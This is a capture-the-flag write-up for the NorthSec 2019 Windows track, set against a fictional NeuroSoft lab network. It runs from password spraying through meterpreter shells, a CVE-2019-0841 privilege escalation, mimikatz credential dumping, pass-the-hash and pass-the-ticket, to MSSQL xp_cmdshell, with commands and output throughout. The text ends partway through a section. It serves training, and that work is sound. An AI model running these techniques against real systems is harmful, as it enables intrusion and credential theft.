
NorthSec 2019—Windows Track Writeup

Martin
Dubé
Jun 3 · 31 min read

For many years, my friend Stéphane Sigmen and I, Martin Dubé, were involved in the CTF of Hackfest.ca, a great conference and on-site CTF event that occurs in November since 2009 and located in Quebec City. Every year was an opportunity to raise the bar and I think that we succeeded. In 2018, we were about to retire from the amazing but time-consuming CTF scene to focus on other projects when we were invited to join the huge organization of NorthSec as Challenge Designers in order to build a Windows Pentest Track for 75 teams of 8 players, for a total of **600 players**. We immediately jumped at the opportunity. Could we raise the bar higher?

This year's theme was around a company named NeuroSoft founded by Neil Williamson, a prominent neuroscientist who has made incredible breakthroughs in our understanding of the brain. A series of events occurred so the company was eventually taken down by the government. This track featured the remains of Neurosoft internal networks: The main corporate network and a research branch that was acquired in the past.

To build this track, we started in January 2019 by enumerating Windows attacks and **takeaways** that we wanted include. For instance, we wanted to put in place as many password issues as possible in the track because we believe that this is a huge problem in the industry. We also wanted to put in place recent Windows exploitation techniques that are not always understood well. Finally, we assembled all ideas in a schema and we designed exploitation path that player would need to respect to move forward. Here is the latest version of this schema.



High level design of the exploit path and the optional flags


The track was made of 1x LXD container, running a roundcube/postfix/dovecot stack, and 5x Windows machines, 1x Windows 10 Pro and 4x Windows 2016 core. The webmail was a running in a LXD container. The 375 VMs were running on 5 Advance-4

dedicated server, rented for 1 month. Each server provided 64 cores, 256GB of RAM and 2x 2TB NVME drives. VMs were managed with libvirt and stored in ZFS zvol.

Now, let's dive into the write-up.

Initial Access on dev.neurosoft.ctf


At the begining of the CTF, the message below was displayed on the scoreboard.



Track Description in the scoreboard

Two information were provided:

- A list of 150 credentials in the form of `user:password`
- A URL to Neurosoft's webmail (*http://mail.neurosoft.ctf*)



Overview http://mail.neurosoft.ctf

Spray Webmail

The first objective was very straight forward: Attempt a password spraying attack on the webmail. However, there was a tiny trick. There was a CSRF token in the login form so the player needed to take care of it. The challenge could be solved by using Burp Intruder and by configuring a macro which performed a GET request before every login attempt. A python script could also make it.


Only one mailbox was part of the leak: Jerry's mailbox.

Pwn Jerry's mailbox

Once connected in Jerry's mailbox, there was a three emails to read.

The first email was "Inbox Cleanup" informing that all email inboxes have been wiped out. The player did not know yet but Neurosoft was taken down by the government and they wiped *almost* all mailboxes. In fact, they deleted the inbox but not the **Sent Box** and user's personal folders. Oops…

The second email was "Simplified QA process". Brandon was actually a QA analyst and sometimes he ran the binaries from Jerry on his laptop. Because he's lazy, he wrote a bot to automate this process. Of course, that is very dangerous (and sketch) :)



The email "Simplified QA process"

The last email was "CVE-2019–0841". This email was leaking the presence of a recent privilege escalation vulnerability.

Pwn Brandon's Workstation

Using the email "Simplified QA process", the player needed to write a email with subject "Run QA" and attach an .exe to the email. Then, the bot would run the PE and reply if the execution was successful. For instance, if the player sent a powershell script, it would reply that the format is wrong. This step was critical for the rest of the track, so the designers tried to be very explicit.

There were no firewall rules, no anti-virus solution or any hardening configured on this box to make the challenge accessible by anyone.

The following sections use `msfvenom` and `metasploit` to demonstrate the exploit path. Payload generations are described in the Payloads section.

Status at this point

```
msf5 auxiliary(server/socks4a) > sessions -lx

Active sessions
```

```
Id Name Type Checkin? Enc? Local URI Information Connection

1 meterpreter x64/windows 29s ago Y ? DEV\brandon @ DEV fd00:1337:1:0:9eeb:e8ff:fe1c:ebaf:8082 -> 9000:470:beef::12:49707 (9000:470:beef::12)
```

[Optional] Grab a flag in DPAPI

The following is strongly inspired from https://www.harmj0y.net/blog/redteaming/operational-guidance-for-offensive-user-dpapi-abuse/.

The player could find a flag in the credential vault of the user brandon.

```
meterpreter > load kiwi
meterpreter > kiwi_cmd vault::list

Vault : {4bf4c442-9b8a-41a0-b380-dd4a704ddb28}
 Name       : Web Credentials
 Path       : C:\Users\brandon\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28
 Items (0)

Vault : {77bc582b-f0a6-4e15-4e80-61736b6f3b29}
 Name       : Windows Credentials
 Path       : C:\Users\brandon\AppData\Local\Microsoft\Vault
 Items (0)

kiwi_cmd "\"vault::cred /in:C:\Users\brandon\AppData\Local\Microsoft\Vault\""
```

```
TargetName : flag / <NULL>
UserName   : flag
Comment    : <NULL>
Type       : 1 - generic
Persist    : 3 - enterprise
Flags      : 00000000
Credential : FLAG-KrKT4Kw99AmcNr7xzsM84RhYzxVv9hFr
Attributes : 0

TargetName : LegacyGeneric:target=flag / <NULL>
UserName   : flag
Comment    : <NULL>
Type       : 1 - generic
Persist    : 3 - enterprise
Flags      : 00000000
Credential : FLAG-KrKT4Kw99AmcNr7xzsM84RhYzxVv9hFr
Attributes : 0
```

The trap here was that it would not show if it was run as SYSTEM, due to the design of DPAPI.

Read Brandon’s emails

A few hints were located in Brandon’s mailbox.

Locate the bot on the workstation

The player could find the powershell script here: `C:\Users\brandon\Documents\Work stuff\`. In

The player could find the powershell script here: `C:\users\brandon\Documents\NeurosoftBot`. In the script, there was brandon's credentials, which provided access to *mail.neurosoft.ctf* but also the domain user `brandon.harper`.

Access Brandon's email

There were 3 emails in Brandon's email.

The first email leaked a welcome password (Welcome1) and a UNC path to a network share(`\\files.nsresearch.ctf\users_data`). At this point, the player did not have access to the share yet but that could give inspiration for next steps.

The second email was a password policy notice informing employees to never use the company name as a password.

> *We've seen this vulnerability in almost every environment we've worked in.*

The third email informed the player that *svc.neurosoft.ctf* (still unknown at this stage) is configured with **Unconstrained Delegation**, a very dangerous functionality.

Elevate to SYSTEM on dev.neurosoft.ctf

Identify the vulnerability

By browsing on the machine, the player could find an uncommon folder located here `C:\Program Files\cortesc`. The `README.md` clearly stated that this was a service developed by NeuroSoft, running as SYSTEM.

To perform host reconnaissance, the player could run PowerUp, which gave a few hints, even though it was not the actual vulnerability.

```
meterpreter > load powershell
meterpreter > powershell_import /home/mdube/shr/git/PowerSploit/Privesc/PowerUp.ps1
meterpreter > powershell_shell

PS > Invoke-allchecks

...
[*] Checking for unquoted service paths...

ServiceName    : cortesc
Path           : C:\Program Files\cortesc\cortesc.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users;
                 Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'cortesc' -Path <HijackPath>
CanRestart     : True

ServiceName    : cortesc
Path           : C:\Program Files\cortesc\cortesc.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users;
Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'cortesc' -Path <HijackPath>
CanRestart     : True
...
```

The player could get more information about the service with the `sc` command

```
C:\Windows\system32>sc query cortesc

SERVICE_NAME: cortesc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 1077  (0x435)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Windows\system32>sc qc cortesc

[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: cortesc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\cortesc\cortesc.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : cortesc
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

However, there was a problem: the current user could not modify the file.

```
C:\Windows\system32>icacls "C:\Program Files\cortesc\cortesc.exe"
C:\Program Files\cortesc\cortesc.exe NT AUTHORITY\SYSTEM:(I)(F)
                                     BUILTIN\Administrators:(I)(F)
                                     BUILTIN\Users:(I)(RX)
                                     APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                                     APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION
PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

Remember the hint in Jerry's email about CVE-2019–0841? The player needed to exploit this vulnerability in order to change the NTFS permission of this file and replace it with another service binary.

DACL Privilege Escalation

```
# Download: https://github.com/rogue-kdc/CVE-2019-0841
# Compile with Visual Studio. IMPORTANT: Choose Release, not Debug.

meterpreter > sessions -i <SHELL>
meterpreter > cd C:\\temp
meterpreter > upload /payloads/vs_build/CVE_2019-0841.exe
meterpreter > shell
C:\temp>.\CVE_2019-0841.exe "C:\Program Files\cortesc\cortesc.exe"
```

On successful exploitation, this message was printed.

```
[+] You don't have 'Modify/Write' privileges on this file ...
```

```
# Privileged DACL Overwrite EoP
# CVE: CVE-2019-0841
# Exploit Author: Nabeel Ahmed (@rogue_kdc)
# Tested on: Microsoft Windows 10 x32 & x64
# Category: Local
---------------------------------------------------


[+] Checking File privileges of C:\Program Files\cortesc\cortesc.exe
[!] Microsoft Edge is running :(
[!] File is in use by NT AUTHORITY\SYSTEM ...
[!] Killing Microsoft Edge ... DONE
[+] Retrying ...
[!] Microsoft Edge is running :(
[!] File is in use by NT AUTHORITY\SYSTEM ...
[!] Killing Microsoft Edge ... DONE
[+] Retrying ...
[!] Microsoft Edge is running :(
[!] File is in use by NT AUTHORITY\SYSTEM ...
[!] Killing Microsoft Edge ... DONE
[+] Retrying ...
[+] Checking if 'settings.dat' file exists ... YES
[!] Attempting to create a hardlink to target ... DONE
[+] Starting up Microsoft Edge to force reset ...
[!] Killing Microsoft Edge again ...
[+] Checking File privileges again ...
[+] Checking File privileges of C:\Program Files\cortesc\cortesc.exe
[+] You have 'Full Control' over this file!
```

Pop a shell as system

```
meterpreter > shell
C:\temp>copy "C:\Program Files\cortesc\cortesc.exe" "C:\temp\cortesc_bkp.exe"
C:\temp>exit
meterpreter > upload /payloads/c2nsec/payload_msf_svc_x86.exe C:\\Program\
Files\\cortesc\\cortesc.exe
meterpreter > execute -f sc -a "start cortesc"
```

From a x86 to x64 shell

The player needed a x64 shell for the next steps. The simplest approach to fix this was to pop a x64 shell from the x86 SYSTEM shell.

```
meterpreter > cd C:\\temp
meterpreter > execute -f payload_msf_x64.exe
```

Status at this point

```
msf5 auxiliary(server/socks4a) > sessions -lx

Active sessions
===============

  Id  Name  Type                   Checkin?  Enc?  Local URI  Information              Connection
  --  ----  ----                   --------  ----  ---------  -----------              ----------
  1        meterpreter x64/windows  29s ago   Y     ?          DEV\brandon @ DEV
fd00:1337:1:0:9eeb:e8ff:fe1c:ebaf:8082 -> 9000:470:beef::12:49707 (9000:470:beef::12)
  2        meterpreter x86/windows  14s ago   Y     ?          NT AUTHORITY\SYSTEM @ DEV
fd00:1337:1:0:9eeb:e8ff:fe1c:ebaf:8080 -> 9000:470:beef::12:49711 (9000:470:beef::12)
```

```
  3         meterpreter x64/windows  12s ago   Y     ?          NT AUTHORITY\SYSTEM @ DEV
fd00:1337:1:0:9eeb:e8ff:fe1c:ebaf:8082 -> 9000:470:beef::12:49733 (9000:470:beef::12)
```

Recon on dev.neurosoft.ctf

[Optional] Reverse cortesc.exe

Using dotPeek, the player could decompile the program and grab a **flag** “XORed” with a 1 byte key. The flag was located in the OnStop() function.

```
protected override void OnStop()
{
  // Update the service state to Stop Pending.
  ServiceStatus serviceStatus = new ServiceStatus();
  serviceStatus.dwCurrentState = ServiceState.SERVICE_STOP_PENDING;
  serviceStatus.dwWaitHint = 100000;
  SetServiceStatus(this.ServiceHandle, ref serviceStatus);


  String encodedFlag = "DNCE/U4p6i;FQ7C@xhgthuDPPf4hFzGVWAWEO";
  String flag = xorIt("\x02", encodedFlag);

  eventLog1.WriteEntry(String.Concat("In OnStop. ", flag));

  // Update the service state to Stopped.
  serviceStatus.dwCurrentState = ServiceState.SERVICE_STOPPED;
  SetServiceStatus(this.ServiceHandle, ref serviceStatus);
}
```

> *This is the only flag that was **not** submitted by any team.*

Grab credentials

Being SYSTEM opened the door to a lot of possibilities. Let’s spawn `mimikatz` !

```
meterpreter > getsystem
meterpreter > load kiwi
meterpreter > creds_all

[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username        Domain     NTLM                         SHA1                             DPAPI
--------        ------     ----                         ----                             -----
Administrator   NEUROSOFT  f09ac08f9b0b722ed0debcd38bcf2adc
0ae6145b57c3480e17e24e6e172ae14467d2c224  3d42a73fb77bf29b15f06122d07a0192
DEV$            NEUROSOFT  b79fdd5a00fdc3440b502721b30d5ca8
dea4ed6f40d7a22d2e0fcdd514e104b983ebbec7
brandon         DEV        11cf6f220caafeffcec1804db862167b
fc57967d43a25983ac7b93fa9374837080b4f5bc
brandon.harper  NEUROSOFT  2d1c1ee59ad905f59f346e5414ef4669
635776916c74bbfdeec2c8718f562543f9b9a4b8  1f40d5412cce6115fa7b5afbe35885b5

wdigest credentials
===================

Username        Domain     Password
--------        ------     --------
(null)          (null)     (null)
Administrator   NEUROSOFT  (null)
```

```
Administrator   NEUROSOFT  (null)
DEV$            NEUROSOFT  (null)
brandon         DEV        (null)
brandon.harper  NEUROSOFT  (null)

kerberos credentials
====================

Username        Domain         Password
--------        ------         --------
(null)          (null)         (null)
Administrator   NEUROSOFT.CTF  (null)
DEV$            neurosoft.ctf  d2 b4 3c 79 1a 65 8c 03 dd fe 98 be 29 44 d2 ae 0e ab d7 88 fa 00 5c b5 a1 c2
98 6d e4 77 51 fd 91 e0 b8 28 a0 40 f2 6c 28 c8 4c a9 aa 44 01 6e 1c 86 34 80 94 82 86 0d 83 6c d5 16 fa
40 a7 9f 1b 5f e8 c3 2f 09 d1 11 82 c3 3e 60 26 ff e4 76 7a 5f 9e 7e 7d c1 5d 19 39 65 07 a9 03 58 01 fc 95
9d a2 a4 86 29 5a 12 41 f2 5d 6a 68 be b7 8d bb 90 a2 36 fe 05 1f 53 44 f7 18 33 14 73 45 c2 b5 66 17 b8 f8
73 c8 7f 5b 99 db c7 ba 73 3b 26 ff bd 70 b5 c0 55 21 92 69 be 5f 88 b5 7e c8 1c 79 7a 9d 58 16 aa 3b ce
b4 35 77 87 11 bc c8 29 85 ad a4 c1 ff 63 20 ec c6 b0 c9 40 b9 06 a9 d3 15 6c 87 72 e9 14 07 7b 1c ee 72
d4 d3 ea 53 a1 ba 9b 06 63 aa db a8 f0 1b 15 96 33 f8 b1 65 a7 91 79 59 b2 e1 2b fb 1d 1a 98 af 61 7f bb 14
e7
brandon         DEV            (null)
brandon.harper  NEUROSOFT.CTF  (null)
dev$            NEUROSOFT.CTF  (null)
```

The hash of `brandon.harper` could be used to perform pass-the-hash.

> *Anecdote: In the track design, it was expected to see only hashes, not passwords, in the output of* `sekurlsa::logonpasswords` *. HOWEVER, during the preparation, we installed SQL Management Studio, which adds an entry in the registry keys allowing passwords to be saved in cleartext in memory. As a result, the credentials of both* `brandon` *and* `NEUROSOFT\brandon.harper` *were visible in* ***cleartext****. If you thought that credentials are never stored in a reversible format on Windows 10, note that there are many exceptions. The same behavior occurs when you install Visual Studio. Here are more details.*

Impersonate NEUROSOFT\brandon.harper

A domain user needed to be impersonated to query the precious object of the Active Directory. Here are a few techniques that could allow impersonation.

```
# Via metapsloit only (ptt)
## This will NOT work with Windows Defender enabled
meterpreter > load incognito
meterpreter > list_tokens -u
meterpreter > impersonate_token NEUROSOFT\\brandon.harper
meterpreter > dir \\\\files.nsresearch.ctf\\users_data
meterpreter > execute -f payload_msf_x64.exe -t
meterpreter > rev2self


# Via metapsloit and mimikatz v2.1.1 (ptt)
## This will NOT work with Windows Defender enabled
## Must change many strings and recompile to avoid AV
meterpreter > cd C:\\temp
meterpreter > upload /payloads/mimikatz/mimi_x64.exe
meterpreter > shell
C:\temp>.\mimi_x64.exe
mimikatz # privilege::debug
mimikatz # sekurlsa::tickets /export
mimikatz # kerberos::ptt [0;f7ec]-2-1-40e10000-brandon.harper@krbtgt-NEUROSOFT.CTF.kirbi
mimikatz # exit
C:\temp> .\payload_msf_x64
```

```
C:\temp> dir \\files.nsresearch.ctf\users_data


# Via metapsloit (pth)
## Worked with Windows Defender enabled
meterpreter > load kiwi
meterpreter > kiwi_cmd privilege::debug
meterpreter > kiwi_cmd "\"sekurlsa::pth /user:brandon.harper /domain:neurosoft.ctf
/ntlm:2d1c1ee59ad905f59f346e5414ef4669 /run:payload_msf_x64.exe\""
meterpreter > background
msf > sessions -i NEW_SHELL
meterpreter > shell
C:\temp>dir \\files.nsresearch.ctf\users_data
```

Browse users_data network share

With a shell with credentials of a domain user, the player could start his network recon. He could first browse the network share found previously in an email: `\\files.nsresearch.ctf\users_data`.

```
meterpreter > dir \\\\files.nsresearch.ctf\\users_data
Listing: \\files.nsresearch.ctf\users_data
==========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx  0     dir   2019-03-16 11:57:46 -0400  alfred.lebrun
40777/rwxrwxrwx  0     dir   2019-03-22 19:02:38 -0400  brandon.harper
40777/rwxrwxrwx  0     dir   2019-04-29 23:27:34 -0400  jerry.compass
40777/rwxrwxrwx  0     dir   2019-03-17 22:19:00 -0400  linda.costa
40777/rwxrwxrwx  0     dir   2019-04-29 23:11:46 -0400  neil.williamson
40777/rwxrwxrwx  0     dir   2019-03-22 19:01:03 -0400  stuart.fagan
40777/rwxrwxrwx  0     dir   2019-05-07 23:57:29 -0400  support_tools
40777/rwxrwxrwx  0     dir   2019-03-17 20:43:17 -0400  svcMoonCrackle
40777/rwxrwxrwx  0     dir   2019-03-16 14:33:36 -0400  test.user
40777/rwxrwxrwx  0     dir   2019-03-17 22:13:43 -0400  zim.armstrong
```

All folders except `support_tools` contained a **flag** and was accessible only by the associated domain user. Every user was featuring a different password vulnerability. The write-up for these can be found here.

Flag in an Alternate Data Stream

From `NEUROSOFT\brandon.harper`, the player could access the associated `flag.txt` file easily like this.

```
meterpreter > cat \\\\files.nsresearch.ctf\\users_data\\brandon.harper\\flag.txt
Almost there. Try harder.
```

IT'S A TRAP! It was in fact in an Alternate Data Stream.

```
meterpreter > load powershell
meterpreter > powershell_shell
PS > cd \\files.nsresearch.ctf\users_data\brandon.harper
PS > dir
PS > Get-Item -path flag.txt -Stream *
PS > Get-Content -path flag.txt -Stream Flag
```

Status at this point

```
msf5 auxiliary(server/socks4a) > sessions -lx

Active sessions
===============

  Id  Name  Type                     Checkin?  Enc?  Local URI  Information              Connection
  --  ----  ----                   --------  ----  ---------  -----------              ----------
  1       meterpreter x64/windows  29s ago   Y     ?          DEV\brandon @ DEV
fd00:1337:1:0:9eeb:e8ff:fe1c:ebaf:8082 -> 9000:470:beef::12:49707 (9000:470:beef::12)
  2       meterpreter x86/windows  14s ago   Y     ?          NT AUTHORITY\SYSTEM @ DEV
fd00:1337:1:0:9eeb:e8ff:fe1c:ebaf:8080 -> 9000:470:beef::12:49711 (9000:470:beef::12)
  3       meterpreter x64/windows  12s ago   Y     ?          NT AUTHORITY\SYSTEM @ DEV
fd00:1337:1:0:9eeb:e8ff:fe1c:ebaf:8082 -> 9000:470:beef::12:49733 (9000:470:beef::12)
  4       meterpreter x64/windows  32s ago   Y     ?          NEUROSOFT\brandon.harper @ DEV
fd00:1337:1:0:9eeb:e8ff:fe1c:ebaf:8082 -> 9000:470:beef::12:49753 (9000:470:beef::12)
```

Recon the first AD: dc.neurosoft.ctf

As in every pentest assessment, as soon as host recon is completed and that a domain account is compromised, a logical next step consist of running reconnaissance activities on the Domain.

Metasploit has most of the tools to perform recon. However, PowerSploit is much simpler to use. Here are a few one-liners inspired from Harmj0y's cheatsheet.

```
meterpreter > load powershell
meterpreter > powershell_import /home/mdube/shr/git/PowerSploit/Recon/PowerView.ps1

## Computers
Get-DomainComputer
Get-DomainComputer -domain nsresearch.ctf

## Groups
Get-DomainGroup -Properties name,description,whencreated
Get-DomainGroup -Properties name,description,whencreated -domain nsresearch.ctf

## Groups Membership
Get-DomainGroupMember 'Domain Admins'
Get-DomainGroupMember -domain nsresearch.ctf 'Domain Admins'

## Users
Get-DomainUser -Properties sAMAccountName,description
Get-DomainUser -Properties sAMAccountName,description -domain nsresearch.ctf

## Trusts
Get-DomainTrust

## SPNs
Get-DomainUser -SPN

## Delegation
Get-DomainComputer -Unconstrained
Get-DomainUser -AllowDelegation -AdminCount
Get-DomainComputer -domain nsresearch.ctf -Unconstrained
Get-DomainUser -domain nsresearch.ctf -AllowDelegation -AdminCount
```

Pwn svc.neurosoft.ctf

To get access to *svc.neurosoft.ctf*, the player first needed to decrypt the VBE located in `C:\Users\brandon.harper\Documents\sqldev` grab credentials and connect to the MSSQL server. From there, the player could escalate to SYSTEM by enabling `xp_cmdshell` and uploading a payload.

Here are the detailed steps.

Find the file

```
... [perform recon] ...

C:\Users\brandon.harper>dir Documents\sqldev
dir Documents\sqldev
 Volume in drive C has no label.
 Volume Serial Number is 843E-DDE5

 Directory of C:\Users\brandon.harper\Documents\sqldev

2019-04-14  08:40 PM    <DIR>          .
2019-04-14  08:40 PM    <DIR>          ..
2019-03-23  11:37 AM               633 neurodev_sql_chips_check.vbe
               1 File(s)            633 bytes
               2 Dir(s)  21,332,369,408 bytes free
```

Find creds in VBE script

The player could decode the VBE by running publicly available tools. We did it with this one.

The simplest approach was to upload the vbs script on the machine and then decode it.

```
meterpreter > upload /home/mdube/shr/git/ctf-
2019/challenges/mdube_sigs/DEV_sqldev_vbe/decode_vbe.vbs
meterpreter > shell
C:\temp>cscript decode_vbe.vbs
C:\Users\brandon.harper\Documents\sqldev\neurodev_sql_chips_check.vbe

Const adOpenStatic = 3
Const adLockOptimistic = 3

Set objConnection = CreateObject("ADODB.Connection")
Set objRecordSet = CreateObject("ADODB.Recordset")

objConnection.Open _
   "Provider=SQLOLEDB;Data Source=svc.neurosoft.ctf;" & _
      "Initial Catalog=neurodevdb;" & _
         "User ID=sa;Password=FLAG-wRYreyPLdsYRgiwm9NGsNSyA2Z9uTJ;"

objRecordSet.Open "SELECT * FROM DevChipTargets", _
       objConnection, adOpenStatic, adLockOptimistic

objRecordSet.MoveFirst

Wscript.Echo "Number of neurochips deployed: ",objRecordSet.RecordCount,vbCrLf
```

Get a SYSTEM shell (Solution #1)

The `mssql_payload` module from metasploit still works very well after all these years.

```
use windows/mssql/mssql_payload
set SRVHOST ::1
set RHOSTS 9000:470:beef::11
set EXE::Custom /payloads/c2nsec/payload_msf_x64.exe
set DisablePayloadHandler true
set PASSWORD FLAG-wRYreyPLdsYRgiwm9NGsNSyA2Z9uTJ
run

#or

use windows/mssql/mssql_payload
set SRVHOST ::1
set RHOSTS 9000:470:beef::11
set PAYLOAD windows/x64/meterpreter/bind_ipv6_tcp
set PASSWORD FLAG-wRYreyPLdsYRgiwm9NGsNSyA2Z9uTJ
run
```

The player could grab the flag here: `C:\flag.txt` .

```
meterpreter > cat C:\\flag.txt

FLAG-uHTDUrDg6ZqoQP5Ii6YDJuhZCCxH6U
```

Get SYSTEM shell (Solution #2)

The second solution involves impacket. If you don't know this collection of python scripts and classes, you should take time to read on it.

```
$ mssqlclient.py sa:FLAG-wRYreyPLdsYRgiwm9NGsNSyA2Z9uTJ@svc.neurosoft.ctf

SQL> enable_xp_cmdshell

[*] INFO(SVC): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.

[*] INFO(SVC): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.

SQL> xp_cmdshell whoami

nt authority\system
```

The player could grab the flag here: `C:\flag.txt` .

```
SQL> xp_cmdshell type c:\flag.txt

FLAG-uHTDUrDg6ZqoQP5Ii6YDJuhZCCxH6U
```

[Optional] Flag in the xp_cmdshell

[Optional] Flag in the encrypted column

There was three ways to get this flag.

Solution 1 (The easy way with CLI)

This step needed to be performed from `NEUROSOFT\brandon.harper` because the encryption key for the column `ImplantPass` was in stored in his certificate hive.

Use `sqlcmd` tool with `-g` option to activate column decryption with the certificate already in the user store.

```
meterpreter > shell
C:\temp>sqlcmd -S svc.neurosoft.ctf -U sa -P FLAG-wRYreyPLdsYRgiwm9NGsNSyA2Z9uTJ -g

sp_databases
GO

DATABASE_NAME
------------------------------------------------------------------------------
model
msdb
